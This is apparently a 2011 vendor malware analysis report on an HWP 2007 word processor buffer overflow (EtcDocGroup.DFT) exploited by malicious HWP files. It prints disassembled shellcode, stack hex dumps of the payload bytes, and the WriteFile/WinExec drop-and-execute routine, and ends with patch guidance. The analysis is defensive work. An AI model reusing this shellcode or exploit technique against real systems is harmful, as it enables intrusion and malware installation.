[Analysis report – 20110711]

Malicious code Analysis report

(Ver. 1.0)

INCA Internet
Security Response Center
Analysis Team

1. Overview

1.1. Purpose

:: Analysis vulnerability on executing HWP remote code

1.2. Analyzing Environment

:: Windows XP SP3 Kor

:: HWP 2007 v7.0.1.215


1.3. Used Program on Analyzing

:: Process Explorer

:: Ollydbg

2. Analysis

2.1. Main Operation



[Fig 1. Operation Scenario]

- Malicious HWP file contains malicious code for Drop, Execution in its inside, also contains encrypted PE, HWP binary.
- Buffer overflow can occurs due to EtcDocGroup.DFT, Doc filter resource file, executing malicious code of malicious HWP file will drop/execute PE file.

2.2. Detailed Operation

1. EtcDocGroup.DFT

- File information
  - ■ file size :: 569,344 Bytes
  - ■ MD5 :: 1c36b45573301e5b81db01a49a655530


- File feature
  - ■ Doc Filters Resource DLL
  - ■ Same version information with updated EtcDocGroup.DFT

1) Analyzed details

- Buffer overflow

EtcDocGroup.DFT contains internal code, which makes loop infinitely until the copy-able data is NULL.


Because it adopted data verification method to check Null value, exception will occur by overwritten data.



```
02BB461C    33C0            XOR EAX,EAX
02BB461E    8BFF            MOV EDI,EDI
02BB4620   >8A4C04 14       MOV CL,BYTE PTR SS:[EAX+ESP+14]
02BB4624    884C04 3C       MOV BYTE PTR SS:[EAX+ESP+3C],CL
02BB4628    40              INC EAX
02BB4629    84C9            TEST CL,CL
02BB462B  ^ 75 F3           JNE SHORT 02BB4620
```

[Fig 2. Buffer overflows occurring code]

In the process of copying malicious HWP, it will have copied data until the end of the section such as following [Fig 3] and the “Exception” will be triggered.




```
Address  Hex dump                                         ASCII
0012E17C 05 74 F1 42 80 FA FC 77 EB B8 BF AC B6 A7 03 02
0012E18C 75 F1 FF E2 33 D2 C9 B8 B1 C1 FA 7F 80 CA FF 42
0012E19C 6A 43 58 52 CD 2E 5A 3C A8 B9 DC 00 00 00 00 00
0012E1AC 95 D9 45 00 28 00 00 00 C8 00 00 00 00 00 00 00  ō┘E.(...╚.......
0012E1BC 89 66 BB 02 A8 B9 DC 00 [illegible] 00 00 00 C8 00 00 00
0012E1CC A3 66 BB 02 54 8A DB 01 E0 26 C0 02 00 00 00 00
0012E1DC 20 00 20 00 00 00 20 00 20 00 20 00 20 00 20 00
0012E1EC 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
0012E1FC 20 00 20 00 20 00 2[illegible]0 00 20 00 20 00
0012E20C 20 00 20 00 20 00 2[illegible]0 00 61 00 61 00   . . . . . . .a.a.
0012E21C 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00  a.a.a.a.a.a.a.a.
0012E22C 61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00  a.a.a.a.a.a.a.a.
0012E23C 61 00 61 00 61 00 61 00 61 00 61 00 61 00 AA AA  a.a.a.a.a.a.a.
0012E24C AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA

Address  Hex dump                                         ASCII
0012E17C 05 74 F1 42 80 FA FC 77 EB B8 BF AC B6 A7 03 02
0012E18C 75 F1 FF E2 33 D2 C9 B8 B1 C1 FA 7F 80 CA FF 42
0012E19C 6A 43 58 52 CD 2E 5A 3C 05 74 F1 42 80 FA FC 77
0012E1AC EB B8 BF AC B6 A7 03 02 75 F1 FF E2 33 D2 C9 B8
0012E1BC B1 C1 FA 7F 80 CA FF 42 6A 43 58 52 CD 2E 5A 3C
0012E1CC 05 74 F1 42 80 FA FC 77 EB B8 BF AC B6 A7 03 02
0012E1DC 75 F1 FF E2 33 D2 C9 B8 B1 C1 FA 7F 80 CA FF 42
0012E1EC 6A 43 58 52 CD 2E 5A 3C 05 74 F1 42 80 FA FC 77
0012E1FC EB B8 BF AC B6 A7 03 02 75 F1 FF E2 33 D2 C9 B8
0012E20C B1 C1 FA 7F 80 CA FF 42 6A 43 58 52 CD 2E 5A 3C

0012FFCC 05 74 F1 42 80 FA FC 77 EB B8 BF AC B6 A7 03 02
0012FFDC 75 F1 FF E2 33 D2 C9 B8 B1 C1 FA 7F 80 CA FF 42
0012FFEC 6A 43 58 52 CD 2E 5A 3C 05 74 F1 42 80 FA FC 77
0012FFFC EB B8 BF AC
```

[Fig 3. Buffer overflows occurrence]

- Execute malicious code


  Internal code of malicious HWP file will through buffer overflow execute Drop/Execute after decrypted PE file.



```
0012EA50    33D2          XOR EDX,EDX                @ 코드 실행
0012EA52    C9            LEAVE
0012EA53    B8 B1C1FA7F   MOV EAX,7FFAC1B1
0012EA58    80CA FF       OR DL,FF
0012EA5B    42            INC EDX
0012EA5C    6A 43         PUSH 43
0012EA5E    58            POP EAX
0012EA5F    52            PUSH EDX
0012EA60    CD 2E         INT 2E
0012EA62    5A            POP EDX
0012EA63    3C 05         CMP AL,5
0012EA65  ^ 74 F1         JE SHORT 0012EA58
0012EA67    42            INC EDX
0012EA68    80FA FC       CMP DL,0FC
0012EA6B  ^ 77 EB         JA SHORT 0012EA58
0012EA6D    B8 BFACB6A7   MOV EAX,A7B6ACBF
0012EA72    0302          ADD EAX,DWORD PTR DS:[EDX]
0012EA74  ^ 75 F1         JNE SHORT 0012EA67
0012EA76    FFE2          JMP EDX
```

[Fig 4. Code execution after exception occurred]


With this buffer overflow, mentioned above, overwritten malicious HWP code will execute (Decrypt, Drop and Execution) like [Fig 4].



```
00BF008A   6A 00           PUSH 0
00BF008C   8D85 E8FDFFFF   LEA EAX,[EBP-218]
00BF0092   50              PUSH EAX
00BF0093   8B4D F8         MOV ECX,DWORD PTR SS:[EBP-8]
00BF0096   51              PUSH ECX
00BF0097   8B55 FC         MOV EDX,DWORD PTR SS:[EBP-4]
00BF009A   52              PUSH EDX
00BF009B   8B45 F4         MOV EAX,DWORD PTR SS:[EBP-0C]
00BF009E   50              PUSH EAX
00BF009F   8B4D 0C         MOV ECX,DWORD PTR SS:[EBP+0C]
00BF00A2   FF51 40         CALL DWORD PTR DS:[ECX+40]         kernel32.WriteFile

Address   Hex dump                                          ASCII
00BF01B3  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZÉ.♦...♦...  ..
00BF01C3  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ╕.......@.......
00BF01D3  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00BF01E3  00 00 00 00 00 00 00 00 00 00 00 00 B8 00 00 00  ............╕...
00BF01F3  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ♫▼║♫.┤.═!╕☺L═!Th
00BF0203  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00BF0213  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00BF0223  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00BF0233  89 96 F9 DB CD F7 97 88 CD F7 97 88 CD F7 97 88  ëû·█═≈ùê═≈ùê═≈ùê
00BF0243  4E EB 99 88 CC F7 97 88 82 D5 9E 88 CC F7 97 88  NδÖê╠≈ùêé╒₧ê╠≈ùê
00BF0253  C9 D4 9A 88 CC F7 97 88 52 69 63 68 CD F7 97 88  ╔╘Üê╠≈ùêRich═≈ùê
00BF0263  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00  ........PE..L☺♥.
00BF0273  42 DD DD 4D 00 00 00 00 00 00 00 00 E0 00 0F 01  B▌▌M........α.☼☺
00BF0283  0B 01 06 00 00 70 00 00 00 20 00 00 00 00 00 00  ♂☺♠..p... ......
```

PE Format

[Fig 5. Drop malicious file]



```
00BF00B7   6A 05           PUSH 5                             @ Show = SW_SHOW
00BF00B9   8D95 ECFDFFFF   LEA EDX,[EBP-214]                  @ CmdLine = (File Path)
00BF00BF   52              PUSH EDX
00BF00C0   8B45 0C         MOV EAX,DWORD PTR SS:[EBP+0C]
00BF00C3   FF50 3C         CALL DWORD PTR DS:[EAX+3C]         kernel32.WinExec

Address   Hex dump                                          ASCII
0012DB2C  43 3A 5C 44 4F 43 55 4D 45 7E 31 5C 54 65 73 74  C:\DOCUME~1\Test
0012DB3C  44 65 76 5C 4C 4F 43 41 4C 53 7E 31 5C 54 65 6D  Dev\LOCALS~1\Tem
```

[Fig 6. Execute malicious file]


2) How to response

HWP(EtcDocGroup.DFT) Buffer overflow related vulnerability has been patched. So it needs to be updated to the latest.

Update can be made via HANSOFT homepage or using HANSOFT HWP product's auto update.

- Update
  - ■ HANSOFT Homepage : http://www.hancom.co.kr
    - ◆ 홈페이지→고객센터→다운로드→패치업데이트

      (English version have not supported so far)
  - ■ HWP product's auto update
    - ◆ 도움말→자동 업데이트



다음과 같은 제품을 업데이트 할 수 있습니다.

업데이트할 제품(L):

제품 이름	현재 판	최신 판
☑ 한글과컴퓨터 오피스 2007 공통 요소	7.0.1.141	7.5.12.645
☑ 한글과컴퓨터 사전 2007	7.0.1.12	7.5.12.31
☑ 한글과컴퓨터 문서 찾기 2007	1.0.1.43	1.5.8.55
☑ 한글과컴퓨터 자동 업데이트 2007	3.0.0.36	3.0.6.45
☑ 한글과컴퓨터 한글 2007	7.0.1.215	7.5.12.616

업데이트 내용:

[Fig 7. Auto updates]